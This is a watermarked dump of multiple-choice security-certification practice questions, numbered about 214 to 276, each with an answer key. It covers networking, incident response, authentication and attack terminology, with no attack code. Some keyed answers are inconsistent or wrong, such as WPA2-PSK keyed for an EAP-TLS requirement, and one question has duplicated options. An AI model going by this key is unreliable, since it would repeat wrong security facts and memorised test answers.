antivirus.exe F794F21CD33E4F57890DDEA5CF267ED2 F794F21CD33E4F57890DDEA5CF267ED2 Automatic iexplore.exe 7FAAF21CD33E4F57890DDEA5CF29CCEA AA87F21CD33E4F57890DDEAEE2197333 Automatic service.exe 77FF390CD33E4F57890DDEA5CF28881F 77FF390CD33E4F57890DDEA5CF28881F Manual USB.exe E289F21CD33E4F57890DDEA5CF28EDC0 E289F21CD33E4F57890DDEA5CF28EDC0 Stopped

Based on the above output, which of the following should be reviewed?

A. The web application firewall
B. The file integrity check
C. The data execution prevention
D. The removable media control

Correct Answer: B

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 215
A network administrator needs to allocate a new network for the R&D group. The network must not be accessible from the Internet regardless of the network firewall or other external misconfigurations. Which of the following settings should the network administrator implement to accomplish this?

A. Configure the OS default TTL to 1
B. Use NAT on the R&D network
C. Implement a router ACL
D. Enable protected ports on the switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 216
To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 217

VCEplus.com

When attackers use a compromised host as a platform for launching attacks deeper into a company's network, it is said that they are:

A. escalating privilege
B. becoming persistent
C. fingerprinting
D. pivoting

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 218
The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening. Which of the following BEST describes the cause of the issue?

VCEplus.com

A. The password expired on the account and needed to be reset
B. The employee does not have the rights needed to access the database remotely
C. Time-of-day restrictions prevented the account from logging in
D. The employee's account was locked out and needed to be unlocked

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 219
An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway.
Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?

A. Firewall; implement an ACL on the interface

VCEplus.com

B. Router; place the correct subnet on the interface
C. Switch; modify the access port to trunk port
D. Proxy; add the correct transparent interface

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 220
A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFI- enabled baby monitor while the baby's parents were sleeping.
Which of the following BEST describes how the intruder accessed the monitor?

A. Outdated antivirus
B. WiFi signal strength
C. Social engineering
D. Default configuration

VCEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 221
A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name. Which of the following should the security engineer use?

A. Wildcard certificate
B. Extended validation certificate
C. Certificate chaining
D. Certificate utilizing the SAN file

VCEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
SAN = Subject Alternate Names

QUESTION 222
Which of the following refers to the term used to restore a system to its operational state?

A. MTBF
B. MTTR
C. RTO
D. RPO

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 223
A Chief Information Officer (CIO) recently saw on the news that a significant security flaws exists with a specific version of a technology the company uses to support many critical application. The CIO wants to know if this reported vulnerability exists in the organization and, if so, to what extent the company could be harmed.
Which of the following would BEST provide the needed information?

A. Penetration test
B. Vulnerability scan
C. Active reconnaissance
D. Patching assessment report

Correct Answer: A
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 224
An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Select TWO)

A. TACACS+
B. CHAP
C. LDAP
D. RADIUS
E. MSCHAPv2

Correct Answer: AD
Section: (none)
Explanation
Explanation/Reference:

VCEplus.com

QUESTION 225
An active/passive configuration has an impact on:

A. confidentiality
B. integrity
C. availability
D. non-repudiation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 226
Which of the following would provide additional security by adding another factor to a smart card?

A. Token

CEplus.com

B. Proximity badge
C. Physical key
D. PIN

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 227
A systems administrator wants to implement a wireless protocol that will allow the organization to authenticate mobile devices prior to providing the user with a captive portal login. Which of the following should the systems administrator configure?

A. L2TP with MAC filtering
B. EAP-TTLS
C. WPA2-CCMP with PSK
D. RADIUS federation

CEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
RADIUS generally includes 802.1X that pre-authenticates devices.

QUESTION 228
Which of the following uses precomputed hashes to guess passwords?

A. Iptables
B. NAT tables
C. Rainbow tables
D. ARP tables

Correct Answer: C

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 229
A Chief Information Security Officer (CISO) has tasked a security analyst with assessing the security posture of an organization and which internal factors would contribute to a security compromise. The analyst performs a walk-through of the organization and discovers there are multiple instances of unlabeled optical media on office desks. Employees in the vicinity either do not claim ownership or disavow any knowledge concerning who owns the media. Which of the following is the MOST immediate action to be taken?

A. Confiscate the media and dispose of it in a secure manner as per company policy.
B. Confiscate the media, insert it into a computer, find out what is on the disc, and then label it and return it to where it was found.
C. Confiscate the media and wait for the owner to claim it. If it is not claimed within one month, shred it.
D. Confiscate the media, insert it into a computer, make a copy of the disc, and then return the original to where it was found.

Correct Answer: A
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 230
A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs. Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Select TWO)

A. Install an additional firewall
B. Implement a redundant email server
C. Block access to personal email on corporate systems
D. Update the X.509 certificates on the corporate email server
E. Update corporate policy to prohibit access to social media websites
F. Review access violation on the file server

Correct Answer: CE

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 231
A security analyst is investigating a potential breach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?

A. Launch an investigation to identify the attacking host
B. Initiate the incident response plan
C. Review lessons learned captured in the process
D. Remove malware and restore the system to normal operation

Correct Answer: D
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:
QUESTION 232
Joe, a salesman, was assigned to a new project that requires him to travel to a client site. While waiting for a flight, Joe, decides to connect to the airport wireless network without connecting to a VPN, and the sends confidential emails to fellow colleagues. A few days later, the company experiences a data breach. Upon investigation, the company learns Joe's emails were intercepted. Which of the following MOST likely caused the data breach?

A. Policy violation
B. Social engineering
C. Insider threat
D. Zero-day attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 233

VCEplus.com

A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission. Which of the following is an element of a BIA that is being addressed?

A. Mission-essential function
B. Single point of failure
C. backup and restoration plans
D. Identification of critical systems

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

The BIA is composed of the following three steps: Determine mission/business processes and recovery criticality. Mission/business processes supported by the system are identified and the impact of a system disruption to those processes is determined along with outage impacts and estimated downtime.

QUESTION 234
A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following method should the technician use?

VCEplus.com
https://www.vceplus.com/

A. Shredding
B. Wiping
C. Low-level formatting
D. Repartitioning
E. Overwriting

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 235
A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take the chain of custody?

A. Make a forensic copy
B. Create a hash of the hard rive
C. Recover the hard drive data
D. Update the evidence log

Correct Answer: D
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 236
An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised.
The manager has gathered these facts:
- The breach is currently indicated on six user PCs
- One service account is potentially compromised
- Executive management has been notified

In which of the following phases of the IRP is the manager currently working?

A. Recovery
B. Eradication
C. Containment
D. Identification

CEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 237
A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is a hurricane-affected area and the disaster recovery site is 100 mi (161 km) away, the company wants to ensure its business is always operational with the least amount of man hours needed. Which of the following types of disaster recovery sites should the company implement?

A. Hot site
B. Warm site
C. Cold site
D. Cloud-based site

Correct Answer: D
Section: (none)
Explanation

CEplus.com

Explanation/Reference:

QUESTION 238
A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection.
Which of the following is the NEXT step the team should take?
A. Identify the source of the active connection
B. Perform eradication of active connection and recover
C. Performance containment procedure by disconnecting the server
D. Format the server and restore its initial configuration

Correct Answer: A
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 239
A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?

A. Banner grabbing
B. Port scanning
C. Packet sniffingD. Virus scanning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 240
A security technician is configuring an access management system to track and record user actions. Which of the following functions should the technician configure?

VCEplus.com

A. Accounting
B. Authorization
C. Authentication
D. Identification

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 241
A security administrator installed a new network scanner that identifies new host systems on the network.
Which of the following did the security administrator install?

CEplus.com

A. Vulnerability scanner
B. Network-based IDS
C. Rogue system detection
D. Configuration compliance scanner

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 242
A Chief Information Officer (CIO) has decided it is not cost effective to implement safeguards against a known vulnerability. Which of the following risk responses does this BEST describe?

A. Transference
B. Avoidance
C. Mitigation
D. Acceptance

CEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 243
A technician is investigating a potentially compromised device with the following symptoms: ▪ Browser slowness
▪ Frequent browser crashes
▪ Hourglass stuck
▪ New search toolbar
▪ Increased memory consumption
Which of the following types of malware has infected the system?

A. Man-in-the-browser

CEplus.com

B. Spoofer
C. Spyware
D. Adware

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 244
A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted media. Which of the following BEST describes the action performed by this type of application?

A. Hashing
B. Key exchange
C. Encryption
D. Obfusication

CEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 245
An audit reported has identifies a weakness that could allow unauthorized personnel access to the facility at its main entrance and from there gain access to the network. Which of the following would BEST resolve the vulnerability?
A. Faraday cage
B. Air gap
C. Mantrap
D. Bollards

Correct Answer: C

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 246
When attempting to secure a mobile workstation, which of the following authentication technologies rely on the user's physical characteristics? (Select TWO)

A. MAC address table
B. Retina scan
C. Fingerprint scan
D. Two-factor authentication
E. CAPTCHA
F. Password string

Correct Answer: BC
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 247
Systems administrator and key support staff come together to simulate a hypothetical interruption of service. The team updates the disaster recovery processes and documentation after meeting. Which of the following describes the team's efforts?

A. Business impact analysis
B. Continuity of operation
C. Tabletop exercise
D. Order of restoration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 248
A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks.
Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details: Certificate 1 Certificate Path:
Geotrust Global CA
*company.com
Certificate 2
Certificate Path:
*company.com

Which of the following would resolve the problem?

A. Use a wildcard certificate.
B. Use certificate chaining.
C. Use a trust model.
D. Use an extended validation certificate.

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 249
Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure. Which of the following methods would allow the two companies to access one another's resources?

A. Attestation
B. Federation
C. Single sign-on
D. Kerberos

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 250
An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex. Which of the following would be the BEST option to meet this goal?

A. Transitive trust
B. Single sign-on
C. Federation
D. Secure token

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 251
An external attacker can modify the ARP cache of an internal computer.
Which of the following types of attacks is described?

A. Replay
B. Spoofing
C. DNS poisoning
D. Client-side attack

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

VCEplus.com

QUESTION 252
A systems administrator has isolated an infected system from the network and terminated the malicious process from executing.
Which of the following should the administrator do NEXT according to the incident response process?

A. Restore lost data from a backup.
B. Wipe the system.
C. Document the lessons learned.
D. Determine the scope of impact.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 253
A new security administrator ran a vulnerability scanner for the first time and caused a system outage.
Which of the following types of scans MOST likely caused the outage?

VCEplus.com

A. Non-intrusive credentialed scan
B. Non-intrusive non-credentialed scan
C. Intrusive credentialed scan
D. Intrusive non-credentialed scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 254
A security analyst is hardening a WiFi infrastructure.

The primary requirements are the following:
- The infrastructure must allow staff to authenticate using the most secure method.
- The infrastructure must allow guests to use an "open" WiFi network that logs valid email addresses before granting access to the Internet.

CEplus.com

Given these requirements, which of the following statements BEST represents what the analyst should recommend and configure?

A. Configure a captive portal for guests and WPS for staff.
B. Configure a captive portal for staff and WPA for guests.
C. Configure a captive portal for staff and WEP for guests.
D. Configure a captive portal for guest and WPA2 Enterprise for staff

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 255
Which of the following is a deployment concept that can be used to ensure only the required OS access is exposed to software applications?

CEplus.com

A. Staging environment
B. Sandboxing
C. Secure baselineD. Trusted OS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 256
A procedure differs from a policy in that it:

A. is a high-level statement regarding the company's position on a topic.
B. sets a minimum expected baseline of behavior.
C. provides step-by-step instructions for performing a task.
D. describes adverse actions when violations occur.
Correct Answer: C

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 257
A bank is experiencing a DoS attack against an application designed to handle 500 IP-based sessions.
in addition, the perimeter router can only handle 1Gbps of traffic.
Which of the following should be implemented to prevent a DoS attacks in the future?

A. Deploy multiple web servers and implement a load balancer
B. Increase the capacity of the perimeter router to 10 Gbps
C. Install a firewall at the network to prevent all attacks
D. Use redundancy across all network devices and services

Correct Answer: D
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 258
A malicious system continuously sends an extremely large number of SYN packets to a server. Which of the following BEST describes the resulting effect?

A. The server will be unable to server clients due to lack of bandwidth
B. The server's firewall will be unable to effectively filter traffic due to the amount of data transmitted
C. The server will crash when trying to reassemble all the fragmented packets
D. The server will exhaust its memory maintaining half-open connections

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 259

VCEplus.com

A systems administrator is deploying a new mission essential server into a virtual environment. Which of the following is BEST mitigated by the environment's rapid elasticity characteristic?

A. Data confidentiality breaches
B. VM escape attacks
C. Lack of redundancy
D. Denial of service

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 260
A company stores highly sensitive data files used by the accounting system on a server file share.
The accounting system uses a service account named accounting-svc to access the file share.
The data is protected will a full disk encryption, and the permissions are set as follows:

VCEplus.com

File system permissions: Users = Read Only
Share permission: accounting-svc = Read Only

Given the listed protections are in place and unchanged, to which of the following risks is the data still subject?

A. Exploitation of local console access and removal of data
B. Theft of physical hard drives and a breach of confidentiality
C. Remote exfiltration of data using domain credentials
D. Disclosure of sensitive data to third parties due to excessive share permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 261

VCEplus.com

A bank uses a wireless network to transmit credit card purchases to a billing system.
Which of the following would be MOST appropriate to protect credit card information from being accessed by unauthorized individuals outside of the premises?

A. Air gap
B. Infrared detection
C. Faraday cage
D. Protected distributions

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 262
A help desk technician receives a phone call from an individual claiming to be an employee of the organization and requesting assistance to access a locked account. The help desk technician asks the individual to provide proof of identity before access can be granted. Which of the following types of attack is the caller performing?

VCEplus.com

A. Phishing
B. Shoulder surfing
C. Impersonation
D. Dumpster diving

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 263
A company wants to implement an access management solution that allows employees to use the same usernames and passwords for multiple applications without having to keep multiple credentials synchronized.
Which of the following solutions would BEST meet these requirements?

A. Multifactor authentication

VCEplus.com

B. SSO
C. Biometrics
D. PKI
E. Federation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 264
An external auditor visits the human resources department and performs a physical security assessment. The auditor observed documents on printers that are unclaimed. A closer look at these documents reveals employee names, addresses, ages, and types of medical and dental coverage options each employee has selected.
Which of the following is the MOST appropriate actions to take?

A. Flip the documents face down so no one knows these documents are PII sensitive
B. Shred the documents and let the owner print the new set
C. Retrieve the documents, label them with a PII cover sheet, and return them to the printer
D. Report to the human resources manager that their personnel are violating a privacy policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 265
Which of the following authentication concepts is a gait analysis MOST closely associated?

A. Somewhere you are
B. Something you are
C. Something you do
D. Something you know

VCEplus.com

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 266
Due to regulatory requirements, server in a global organization must use time synchronization. Which of the following represents the MOST secure method of time synchronization?

A. The server should connect to external Stratum 0 NTP servers for synchronization
B. The server should connect to internal Stratum 0 NTP servers for synchronization
C. The server should connect to external Stratum 1 NTP servers for synchronization
D. The server should connect to external Stratum 1 NTP servers for synchronization

Correct Answer: B
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 267
When sending messages using symmetric encryption, which of the following must happen FIRST?

A. Exchange encryption key
B. Establish digital signatures
C. Agree on an encryption method
D. Install digital certificates

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 268
An office manager found a folder that included documents with various types of data relating to corporate clients. The office manager notified the data included dates of birth, addresses, and phone numbers for the clients. The office manager then reported this finding to the security compliance officer. Which of the following portions of the policy would the security officer need to consult to determine if a breach has occurred?

A. Public
B. Private
C. PHI
D. PII

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 269
Which of the following is an asymmetric function that generates a new and separate key every time it runs?

VCEplus.com

A. RSA
B. DSA
C. DHE
D. HMAC
E. PBKDF2

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 270
A security analyst is hardening a large-scale wireless network. The primary requirements are the following:

- Must use authentication through EAP-TLS certificates
- Must use an AAA server
- Must use the most secure encryption protocol

VCEplus.com

Given these requirements, which of the following should the analyst implement and recommend? (Select TWO.)

A. 802.1X
B. 802.3
C. LDAP
D. TKIP
E. CCMP
F. WPA2-PSK

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 271
An organization wants to implement a solution that allows for automated logical controls for network defense. An engineer plans to select an appropriate network security component, which automates response actions based on security threats to the network. Which of the following would be MOST appropriate based on the engineer's requirements?

VCEplus.com

A. NIPS
B. HIDS
C. Web proxy
D. Elastic load balancer
E. NAC

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 272
A highly complex password policy has made it nearly impossible to crack account passwords. Which of the following might a hacker still be able to perform?

VCEplus.com

A. Pass-the-hash attack
B. ARP poisoning attack
C. Birthday attack
D. Brute force attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 273
A group of developers is collaborating to write software for a company. The developers need to work in subgroups and control who has access to their modules. Which of the following access control methods is considered user-centric?

A. Time-based
B. Mandatory
C. Rule-based
D. Discretionary

VCEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 274
Which of the following methods minimizes the system interaction when gathering information to conduct a vulnerability assessment of a router?

A. Download the configuration
B. Run a credentialed scan.
C. Conduct the assessmenet during downtime
D. Change the routing to bypass the router.

Correct Answer: A

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 275
A small- to medium-sized company wants to block the use of USB devices on its network. Which of the following is the MOST cost-effective way for the security analyst to prevent this?

A. Implement a DLP system
B. Apply a GPO
C. Conduct user awareness training
D. Enforce the AUP.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 276
Corporations choose to exceed regulatory framework standards because of which of the following incentives?

A. It improves the legal defensibility of the company.
B. It gives a social defense that the company is not violating customer privacy laws.
C. It proves to investors that the company takes APT cyber actors seriously
D. It results in overall industrial security standards being raised voluntarily.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

.

https://www.vceplus.com/

VCEplus.com